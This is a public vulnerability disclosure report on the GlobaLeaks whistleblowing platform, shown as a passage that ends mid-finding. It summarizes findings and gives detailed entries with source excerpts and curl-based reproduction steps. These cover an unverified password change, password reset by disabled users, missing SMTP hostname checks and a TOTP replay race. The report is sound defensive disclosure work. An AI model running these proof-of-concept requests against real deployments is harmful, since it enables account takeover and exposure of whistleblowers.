
Findings by affected component and severity.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted




Findings by affected component and reporting model.




Findings by reporting model and severity.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted




Candidate records by reporting model, split between reportable records and non-finding candidates.



Candidate records by affected component, split between reportable records and non-finding candidates.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted



Confidentiality, integrity, and availability impact levels assigned across all findings.

5.2 Findings at a glance - what an attacker could do

The confirmed findings gather along five fault lines. Each names what an attacker could do, and points to the chapters that prove it.

- **The controls that protect an account each have a gap.** Both of the review's High-severity findings turn a foothold into ownership. The password-change endpoint never checks the current password, so any live session can lock the real user out - and, on encrypted deployments, silently re-key their private material to a password the attacker chose (F-009, Ch. 7, HIGH); separately, a user an administrator has disabled can walk straight back in through the reset flow (F-010, Ch. 7, HIGH). The second factor holds no better: for a session-holder, a confirmation code can be brute-forced to strip 2FA or reveal the recovery key, and one valid code can be replayed into two sessions (F-027, F-029, Ch. 7).

- **The wall this software exists to defend can be gone around.** The one promise a whistleblowing platform must keep - that no one inside can identify the source - is pressed on from several directions. A masked attachment can be recovered through the report-export path (F-001, Ch. 8); and every screen on which people choose or approve one another - a recipient granting access, a whistleblower picking a recipient, a custodian approving an identity request - names them only by a display name any recipient can change (F-065, F-103, F-105, Ch. 8). In the worst case, a custodian is induced to disclose a source's identity to the wrong person (F-103, Ch. 8).

- **Boundaries that should hold between tenants do not.** A recipient's session bound to a network-restricted tenant can be redeemed through a more permissive one and shed those controls (F-050, Ch. 7); a tenant administrator can push attacker-controlled questionnaire content into another tenant's intake (F-109, Ch. 8).

- **Sensitive actions can happen without leaving a trace.** Report export, redaction, and recipient file operations complete with no attributable audit record (F-047, F-044, F-053, Ch. 10).

- **The channel itself can be denied.** A single crafted public submission can switch a whole tenant's receipt handling and lock existing whistleblowers out of their own reports (F-102, Ch. 7); lighter conditions let one visitor exhaust server state or the mail spool (Ch. 9, DoS). Availability sits lower in this threat model, but these are still direct ways to interrupt the disclosure path.

Two more external-adversary findings are more conventional but no less real: outbound mail that can be intercepted because its TLS certificate is never checked against the mail host, and exported data that can execute formulas or split response headers on a viewer's machine. The external chapter (Ch. 7) covers both.

The severity spread - **2 High, 15 Medium, 25 Low, 42 Info, 26 None** across all 110 records - is the honest shape of a well-defended codebase read exhaustively: no single catastrophic break, but a long tail of small mistakes, several of which matter precisely because of what this software is for. The chapters that follow take each finding in turn - what it is, how to reproduce it, and what it costs the people the system protects.

5.3 How to read a finding

Every finding uses the same anatomy, so a reader can move quickly and compare like with like:

- **One-line stakes** - what the issue lets an attacker do, in plain terms.
- **Impact · Component · Found by** - the risk in a phrase, the affected part of the system, and the model, profile, and review line that first surfaced the candidate.
- **Details** - the affected code paths, the mechanism, and the reasoning, with the relevant source inline.
- **PoC** - concrete steps to reproduce, where a proof was built.
- **Impact** - expected versus actual behaviour, who is affected, and the confidentiality / integrity / availability rating.
- **CWE** - the mapped weakness class.

Severities follow the model in §2.3. Within each chapter, findings are ordered by severity, then by finding ID.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

6 Recommendations

The individual findings are specific, but the most useful response works at the level of process: review the whole codebase on a schedule, remediate faster, strengthen the audit trail, and design interfaces so the people making security-relevant choices can actually verify them.

6.1 For the project

- **Carry the remediation through to released versions.** The most critical items were addressed ahead of this disclosure; the remaining reported issues should be closed on the project's normal coordinated-disclosure cadence, so that adopters inherit fixes rather than a report.
- **Make exhaustive, category-driven review a habit, not an event.** Turn a taxonomy-guided pass over the whole codebase into a recurring fixture - at least annually, and after any change to the authentication, session, tenancy, or cryptographic core.
- **Treat auditability as a first-class feature.** Several findings were gaps in the record of what happened, rather than breaks in access control. For software whose output may become evidence, the log is part of the product. Build and maintain it with the same care as the features it records.
- **Keep identifiers stable wherever humans make trust decisions.** When one person chooses or approves another - recipient, custodian, whistleblower - the interface should rest on identifiers that the person being selected cannot control.

6.2 For adopters and operators

- **Configure for the threat model you actually face.** Many properties in this report depend on deployment choices; the strongest confidentiality posture is not always the default one.
- **Stay current.** Coordinated disclosure only protects operators who upgrade. Track the project's releases and apply security updates promptly.
- **Treat source availability as attacker capability.** The economics in this report apply to running systems as much as to source code.

6.3 For the wider ecosystem

The method matters beyond this target. Any project protecting people at real risk should fold LLM-assisted, category-driven review into the ordinary rhythm of maintenance, while keeping the human judgment that turns a pile of candidates into a short list of real issues.

7 Vulnerabilities (considering external adversaries)

This chapter contains the findings classified under external adversaries: an attacker with a realistic path to confidentiality, integrity, or availability impact, whether unauthenticated or operating from a compromised or borrowed session.

High 7.1 F-009 - Session holder changes account password

A stolen or unattended session is enough to let an attacker reset the victim's password and turn temporary access into full account takeover.

IMPACT	COMPONENT	FOUND BY
Account takeover risk	**Backend**	**GPT-5.5 medium via run_codex_cwe_line v1**

The user password-change endpoint accepts a new password for the authenticated session but does not verify the current password. The Angular client asks for the current password and sends it in the operation arguments, but the backend operation descriptor accepts operation arguments as a generic dictionary and `change_password()` ignores the supplied `current` value entirely. Any actor with a live internal-user session can therefore rotate that account's password without knowing the existing password.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/user/operation.py:
  UserOperationHandler.change_password / change_password
backend/globaleaks/handlers/operation.py: OperationHandler.put
client/app/src/shared/partials/password-change/password-change.component.ts:
  PasswordChangeComponent.changePassword
```

Description:

The client-side password-change form collects both the current password and the new password. When a per-user salt is available, the client derives both values before submitting the `change_password` operation to `/api/user/operations`.

The backend `OperationHandler` validates only that operation arguments are a dictionary, dispatches `change_password`, and does not require the confirmation mechanism for this operation. `UserOperationHandler.change_password()` passes only `req_args['password']` to the transaction. The transaction decodes and stores the new password-derived key hash, checks only that it differs from the current stored hash, and never compares `req_args['current']` with the stored credential.

This makes password change an unverified credential-change operation. A malicious script running in an authenticated user's browser, a local attacker with access to an unattended logged-in session, or an attacker who obtains only the session token can permanently change that user's password without knowing the current password. The code already has a password/2FA confirmation helper for sensitive operations, but this operation is not listed as requiring confirmation and does not perform an equivalent current-password check.

Relevant code:

```
// client/app/src/shared/partials/password-change/password-change.component.ts
data = {
  "operation": "change_password",
  "args": {
    current: await this.cryptoService.hashArgon2(this.changePasswordArgs.current,
this.preferencesService.dataModel.salt),
    password: await this.cryptoService.hashArgon2(this.changePasswordArgs.password
, this.preferencesService.dataModel.salt)
  }
}

# backend/globaleaks/handlers/user/operation.py
class UserOperationHandler(OperationHandler):
    check_roles = 'user'

    require_confirmation = [
        'disable_2fa',
        'get_recovery_key'
    ]

    def change_password(self, req_args, *args, **kwargs):
        return change_password(self.session.user_tid,
                               self.session,
                               req_args['password'])

@transact
def change_password(session, tid, user_session, password):
    user = db_get_user(session, tid, user_session.user_id)

    key = Base64Encoder.decode(password.encode())
    hash = sha256(key).decode()

    # Check that the new password is different form the current password
    if user.hash == hash:
        raise errors.PasswordReuseError

    user.hash = hash
    user.password_change_date = datetime_now()
    user.password_change_needed = False
```

PoC

Steps to reproduce

1. Authenticate as any internal user and capture the session identifier returned by login.

```
SESSION='<valid x-session value for a recipient, analyst, custodian, or admin>'
```

2. Derive any new password value in the same client format used by the application, or reuse an already computed base64 Argon2 value for that user's salt. Send `change_password` with an arbitrary or omitted `current` value and the chosen new password-derived value.

```
curl -k -X PUT 'https://target.example/api/user/operations' \
  -H "x-session: $SESSION" \
  -H 'content-type: application/json' \
  --data '{"operation":"change_password","args":{"current":"not-the-current-
password","password":"<base64 argon2-derived new key>"}}'
```

3. Observe that the operation succeeds and the account's stored password hash is updated.

```
The backend does not reject the request because `current` is wrong; it never
checks that field.
```

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Expected result

The backend should verify the current password-derived credential, or require the existing password/2FA confirmation mechanism, before changing the stored password.

Actual result

The backend updates the authenticated user's password using only the session and the new password value.

Impact

This is an unverified password-change vulnerability. It increases the impact of session-only compromise and unattended authenticated browser access from temporary session use to persistent account takeover and lockout. On encrypted deployments, password rotation also rewraps the user's encrypted private key material for the attacker-chosen password-derived key.

Impacted users or systems:

- Internal users: administrators, recipients, analysts, and custodians with active sessions.
- Deployments where an attacker can obtain or use an internal user's live session without knowing the account password.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**Low**

CWE-620 Unverified Password Change

High 7.2 F-010 - Disabled user resets into account

A disabled internal user can still regain a valid session through password reset, undermining account revocation.

IMPACT	COMPONENT	FOUND BY
Revocation bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

The password reset flow can issue and redeem reset tokens for disabled internal users. A recipient account that an administrator disabled can request a reset email, validate the reset token, redeem the returned login token, and obtain a normal recipient session despite the normal password-login path explicitly filtering out disabled users.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/user/reset_password.py
backend/globaleaks/handlers/auth/__init__.py
backend/globaleaks/rest/decorators.py
POST /api/user/reset/password
PUT /api/user/reset/password
POST /api/auth/tokenauth
```

Description:

The normal internal-user login transaction only loads users where `User.enabled` is true, then applies the role's connection policy before creating a session.

The password reset flow does not apply the same account-state authorization. The reset-token request queries users by username or mail address and tenant without requiring `User.enabled`. The reset validation endpoint reads the marker file, loads the user by id only, marks `password_change_needed`, and creates a `Sessions.new(...)` object with the user's role. The client then redeems that session id through `/api/auth/tokenauth`, which regenerates and returns the normal role session. The generic decorator layer authorizes later role APIs from the session role and tenant, not from the current enabled state of the backing `User` row.

This is distinct from an already-active disabled-user session: the reset path can create a fresh authenticated session after the account has been disabled.

Relevant code:

```
backend/globaleaks/handlers/auth/__init__.py
92     if tid in State.tenants and State.tenants[tid].cache.simplified_login:
93         user = session.query(User).filter(or_(User.id == username,
94                                               User.username == username),
95                                           User.enabled.is_(True),
96                                           User.tid == tid).one_or_none()
97     else:
98         user = session.query(User).filter(User.username == username,
99                                           User.enabled.is_(True),
100                                          User.tid == tid).one_or_none()
...
148    session = Sessions.new(tid, user.id, user.tid, user.role, crypto_prv_key,
user.crypto_escrow_prv_key)

backend/globaleaks/handlers/user/reset_password.py
85     users = session.query(models.User).filter(
86       or_(func.lower(models.User.username) == username_or_email.lower(),
87           func.lower(models.User.mail_address) == username_or_email.lower()),
88       models.User.tid == tid
89     ).distinct()
90
91     for user in users:
92         db_generate_password_reset_token(session, user)
...
121    user = session.query(models.User).filter(models.User.id ==
user_id).one_or_none()
122    if user is None:
123        return {'status': 'invalid_reset_token_provided'}
...
154    # Require password change
155    user.password_change_needed = True
...
159    user_session = Sessions.new(user.tid,
160                                user.id,
161                                user.tid,
162                                user.role,
163                                prv_key,
164                                user.crypto_escrow_prv_key)
...
173    return {'status': 'success', 'token': user_session.id}

backend/globaleaks/handlers/auth/__init__.py
228    session = Sessions.get(request['authtoken'])
229    if session is None:
230        yield tw(db_login_failure, self.request.tid, 0)
...
235    session = Sessions.regenerate(session)

backend/globaleaks/rest/decorators.py
38     if self.session and self.session.tid == self.request.tid:
39         if 'user' in user_roles and self.session.role in USERS_ROLES:
40             return f(self, *args, **kwargs)
41         if self.session.role in user_roles:
42             return f(self, *args, **kwargs)
```

PoC

Steps to reproduce

1. Disable a recipient account through the normal administrator user API. The ordinary password login path will no longer load that user because it filters on `User.enabled.is_(True)`.

```
curl -s -X PUT 'https://TARGET/api/admin/users/<recipient-user-id>' \
  -H 'X-Session: <admin-session>' \
  -H 'Content-Type: application/json' \
  --data '<full AdminUserDesc JSON with "enabled":false>'
```

2. From an unauthenticated client, request a password reset for the disabled recipient. The reset query matches username or email in the tenant and does not filter disabled users.

```
curl -s -X POST 'https://TARGET/api/user/reset/password' \
  -H 'Content-Type: application/json' \
  --data '{"username":"recipient@example.test"}'
```

3. Use the reset token delivered to the disabled user's registered mailbox. If the deployment requires a recovery key or two-factor code, provide those normal reset prerequisites.

```
curl -s -X PUT 'https://TARGET/api/user/reset/password' \
  -H 'Content-Type: application/json' \
  --data '{"reset_token":"<reset-token>","recovery_key":"","auth_code":""}'
```

4. Redeem the returned reset-session token through the same token-auth endpoint used by the client after password reset validation.

```
curl -s -X POST 'https://TARGET/api/auth/tokenauth' \
  -H 'Content-Type: application/json' \
  --data '{"authtoken":"<token-from-reset-response>"}'
```

5. Use the returned `id` as a normal recipient session.

```
curl -i 'https://TARGET/api/recipient/rtips' \
  -H 'X-Session: <session-id-from-tokenauth>'
```

Expected result

A disabled internal user should not be eligible for password reset token issuance, reset-token validation, token-auth redemption, or authenticated role API access. Reset and token-auth paths should enforce the same disabled-account boundary as password login.

Actual result

The reset request and validation paths ignore `User.enabled`, create a normal role session for the disabled user, and `/api/auth/tokenauth` returns that session for subsequent recipient APIs.

Impact

This is an authorization bypass of an explicit account-revocation state. If an administrator disables a recipient after departure, compromise, or misuse, that recipient can regain a fresh session through the password reset flow as long as they can receive the reset email and satisfy any configured reset prerequisites.

Impacted users or systems:

- Deployments that rely on disabling recipient accounts to revoke access.
- Whistleblowers whose reports remain assigned to a disabled recipient account.
- Administrators responding to account compromise or staff departure.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Medium**	**None**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-862 Missing Authorization

Medium 7.3 F-025 - SMTP accepts wrong certificate hostname

SMTP traffic can be intercepted by a machine-in-the-middle that presents any CA-trusted certificate not actually bound to the configured mail server.

IMPACT	COMPONENT	FOUND BY
Mail interception risk	**Backend**	**GPT-5.5 medium v1**

The SMTP sending code uses a custom TLS client context that verifies certificate chains against platform CAs, but the reviewed code does not show hostname verification or SNI binding for the configured SMTP server name. This can allow a machine-in-the-middle with any CA-valid certificate to intercept SMTP TLS connections.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/utils/mail.py:sendmail
backend/globaleaks/utils/tls.py:TLSClientContextFactory
```

Description:

`sendmail()` constructs `TLSClientContextFactory()` without passing `smtp_host`. The factory returns a raw OpenSSL context that enables `VERIFY_PEER` and loads platform trust roots, but it does not set the intended hostname, configure `SNI`, or perform explicit hostname matching.

Certificate chain validation alone is not sufficient for TLS server authentication. The client also needs to verify that the certificate is valid for the SMTP host it connected to.

Relevant code:

```
backend/globaleaks/utils/mail.py

74         context_factory = TLSClientContextFactory()
75         smtp_deferred = defer.Deferred()

77         factory = ESMTPSenderFactory(
...
84             contextFactory=context_factory,
85             requireAuthentication=authentication,
86             requireTransportSecurity=(security == 'TLS'),
...
90         if security == "SSL":
91             factory = tls.TLSMemoryBIOFactory(context_factory, True, factory)

93         if anonymize:
94             socksProxy = TCP4ClientEndpoint(reactor, "127.0.0.1", socks_port,
timeout=timeout)
95             endpoint = SOCKS5ClientEndpoint(smtp_host.encode('utf-8'),
smtp_port, socksProxy)
96         else:
97             endpoint = TCP4ClientEndpoint(reactor, smtp_host, smtp_port,
timeout=timeout)

backend/globaleaks/utils/tls.py

214 def new_tls_client_context():
215     ctx = SSL.Context(SSL.SSLv23_METHOD)
...
232     def _verifyCallback(conn, cert, errno, depth, ok):
233         if not ok:
234             log.err("Unable to verify validity of certificate: %s" %
cert.get_subject())

236         return ok

238     ctx.set_verify(SSL.VERIFY_PEER, _verifyCallback)
239     ctx.set_verify_depth(100)

241     trustRoot._addCACertsToContext(ctx)

276 class TLSClientContextFactory(ssl.ClientContextFactory):
277     def getContext(self):
278         return new_tls_client_context()
```

PoC

Steps to reproduce

1. Configure the backend to use SMTP over `TLS` or `SSL` with authentication enabled.

```
smtp_server=smtp.example.org
smtp_security=TLS
smtp_authentication=true
```

2. Interpose a test SMTP endpoint presenting a CA-trusted certificate for a different hostname.

```
# For example, terminate TLS with a certificate valid for attacker.example.net,
signed by a CA trusted by the backend host, while the configured SMTP host is
smtp.example.org.
```

3. Trigger an outgoing notification email.

```
The reviewed client context validates the certificate chain, but no code path
shown binds the peer certificate to smtp.example.org.
```

Expected result

The SMTP TLS connection should fail unless the certificate is valid for the configured SMTP hostname and the client sends the appropriate SNI value when applicable.

Actual result

The TLS context performs peer chain validation but the reviewed code does not perform hostname verification or SNI setup tied to `smtp_host`.

Impact

An attacker able to intercept outbound SMTP traffic can potentially decrypt notification emails or capture SMTP credentials if they can present any certificate trusted by the backend host. This is especially relevant when `anonymize_outgoing_connections` is disabled or when the attacker controls the configured SMTP network path.

Impacted users or systems:

- Instances sending notification emails through SMTP with TLS or SSL.
- Operators relying on SMTP TLS to protect notification content and SMTP credentials.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Medium	**Low**	**Low**

CWE-295 Improper Certificate Validation

CWE-297 Improper Validation of Certificate with Host Mismatch

Medium 7.4 F-027 - TOTP code reused concurrently

A valid TOTP can be accepted by two concurrent authentication requests, producing two independent sessions from a code intended for one-time use.

IMPACT	COMPONENT	FOUND BY
2FA replay bypass	**Backend**	**Claude Sonnet 4.6 medium v1**

The two-factor authentication anti-replay mechanism uses a shared in-memory dictionary to track the last accepted TOTP code per user. The check-then-register sequence is not atomic and is executed concurrently on multiple ORM worker threads. Two simultaneous login requests carrying the same TOTP code both pass the anti-replay check before either has written the code to the registry, allowing a single TOTP token to authenticate two independent sessions.

Details

Affected source code:

```
backend/globaleaks/state.py – StateClass.totp_verify()
backend/globaleaks/handlers/auth/__init__.py – login()
backend/globaleaks/handlers/user/reset_password.py – validate_password_reset()
```

Description:

`StateClass.totp_verify()` implements TOTP one-time-use enforcement with the following non-atomic sequence:

```
def totp_verify(self, secret, token):
    # 1. READ
    previous_token = self.TwoFactorTokens.get(secret)
    # 2. CHECK
    if previous_token and previous_token.token == token:
        raise errors.InvalidTwoFactorAuthCode
    # 3. VERIFY (cryptographic, ~tens of ms)
    totpVerify(secret, token)
    # 4. WRITE
    self.TwoFactorTokens[secret] = UsedToken(token)
```

`TwoFactorTokens` is a `TempDict` (an in-memory dict). The entire four-step sequence is not protected by any lock or atomic operation.

`login()` is decorated with `@transact`, which dispatches it to the ORM thread pool (`ThreadPool(4, 16)`). When two login requests arrive simultaneously for the same user, both are dispatched to separate ORM threads and execute `totp_verify()` concurrently.

Race window:

```
Thread A: step 1 → TwoFactorTokens.get(secret) = None
Thread B: step 1 → TwoFactorTokens.get(secret) = None   ← races with A before step
4
Thread A: step 2 → ok (no prior token)
Thread B: step 2 → ok (no prior token, A hasn't written yet)
Thread A: step 3 → totpVerify → valid
Thread B: step 3 → totpVerify → valid
Thread A: step 4 → TwoFactorTokens[secret] = token
Thread B: step 4 → TwoFactorTokens[secret] = token  ← overwrites A's entry
```

Both threads complete `login()` successfully and return independent valid sessions backed by the same TOTP code. The anti-replay property of TOTP is defeated.

Note that Python's GIL guarantees individual dict `__getitem__` and `__setitem__` operations are atomic, but does **not** guarantee atomicity of the READ–CHECK–WRITE sequence across the GIL-releasing `totpVerify()` call (which may invoke native C code). The window between step 1 and step 4 is on the order of the cryptographic verification time (tens to hundreds of milliseconds), which is easily exploited by sending two HTTP requests in parallel.

Affected callers (all `@transact`, all executed on ORM threads):

Caller	File	Condition
`login()`	`handlers/auth/__init__.py`	user has `two_factor_secret` set
`validate_password_reset()`	`handlers/user/reset_password.py`	user has `two_factor_secret` set

Relevant code:

```
# state.py ~300
def totp_verify(self, secret, token):
    previous_token = self.TwoFactorTokens.get(secret)      # ← READ (no lock)
    if previous_token and previous_token.token == token:
        raise errors.InvalidTwoFactorAuthCode
    try:
        totpVerify(secret, token)                           # ← may release GIL
    except Exception:
        raise errors.InvalidTwoFactorAuthCode
    self.TwoFactorTokens[secret] = UsedToken(token)         # ← WRITE (no lock)

# handlers/auth/__init__.py ~100 (simplified)
@transact   # → ORM thread pool
def login(session, tid, username, password, authcode, ...):
    ...
    if user.two_factor_secret:
        State.totp_verify(user.two_factor_secret, authcode) # ← concurrent access
    ...
    session = Sessions.new(...)
    return session
```

PoC

Steps to reproduce

1. Have a GlobaLeaks account with 2FA enabled (`two_factor_secret` set). 2. Obtain credentials (username + password) and a valid current TOTP code for that account (e.g., by legitimate access or by observing the code

during a legitimate login). 3. Send two simultaneous POST requests to `/api/auth/authentication` carrying the **same** TOTP code before the 30-second TOTP window expires:

```
TOKEN="<current_valid_totp_code>"
BODY="{\"tid\":1,\"username\":\"<user>\",\"password\":\"<password>\",\"authcode\":
\"${TOKEN}\"}"

curl -s -X POST https://<host>/api/auth/authentication \
     -H 'Content-Type: application/json' -d "$BODY" &
curl -s -X POST https://<host>/api/auth/authentication \
     -H 'Content-Type: application/json' -d "$BODY" &
wait
```

Expected result

The second request is rejected with `InvalidTwoFactorAuthCode` because the TOTP code was already consumed by the first request.

Actual result

